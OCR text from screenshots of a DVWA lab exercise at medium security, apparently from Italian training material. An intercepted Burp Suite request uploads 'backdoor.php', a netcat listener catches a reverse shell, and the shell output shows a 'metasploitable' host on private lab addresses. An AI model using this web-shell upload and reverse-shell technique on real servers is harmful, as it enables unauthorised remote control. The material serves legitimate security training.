


PARAMETRO SICUREZZA DVWA MEDIUM




kali linux 1 [Running]
14:13
Trash
File Syst
Burp Suite Community Edition v2024.1.1.6 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Settings
Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is off Action Open browser
Damn Vulnerable Web Ap
Not secure 192.168.1.101/dvwa/security.php
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
DVWA Security
Script Security
Security Level is currently medium.
You can set the security level to low, medium or high.
The security level changes the vulnerability level of DVWA.
medium Submit
PHPIDS
PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based v
You can enable PHPIDS across this site for the duration of your session.
PHPIDS is currently disabled. [enable PHPIDS]
[Simulate attack] - [View IDS log]
Logout
Left ⌘


kali linux 1 [Running]
14:20
Trash
File System
Home
wireshark
Burp Suite Community Edition v2024.1.1.6 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Settings
Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Request to http://192.168.1.101:80
Forward Drop Intercept is ... Action Open brow... HTTP/1
Pretty Raw Hex
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.1.101
3 Content-Length: 3384
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.1.101
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryb6JASPj0wD5pvwSU
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://192.168.1.101/dvwa/vulnerabilities/upload/
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Cookie: security=high; security=medium; PHPSESSID=b19ba841e12d3047f2d088f38f84ba63
14 Connection: close
15
16 ------WebKitFormBoundaryb6JASPj0wD5pvwSU
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 ------WebKitFormBoundaryb6JASPj0wD5pvwSU
21 Content-Disposition: form-data; name="uploaded"; filename="backdoor.php"
22 Content-Type: application/x-php
23
24 /*<?php /**/
Search 0 highlights
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 3
Request cookies 3
Request headers 13
Inspector
Notes
Event log All issues
Memory: 106.1MB
File Actions Edit
(kali㉿kali)-[~]
$ nc -nvlp 4444
listening on [any]
XSS stored
DVWA Security
PHP Info
Left ⌘


kali linux 1 [Running]
14:23
Trash
File System
Home
wireshark
Burp Suite Community Edition v2024.1.1.6 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Settings
Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Request to http://192.168.1.101:80
Forward Drop Intercept is ... Action Open brow... Add notes HTTP/1
Pretty Raw Hex
Inspector
Damn Vulnerable Web A
192.168.1.101/
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.1.100] from (UNKNOWN) [192.168.1.101] 52436
hostname
metasploitable
DVWA
Vulnerability: File Upload
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
Choose an image to upload:
Choose File backdoor.php
Upload
Your image was not uploaded.
More info
http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm
Left ⌘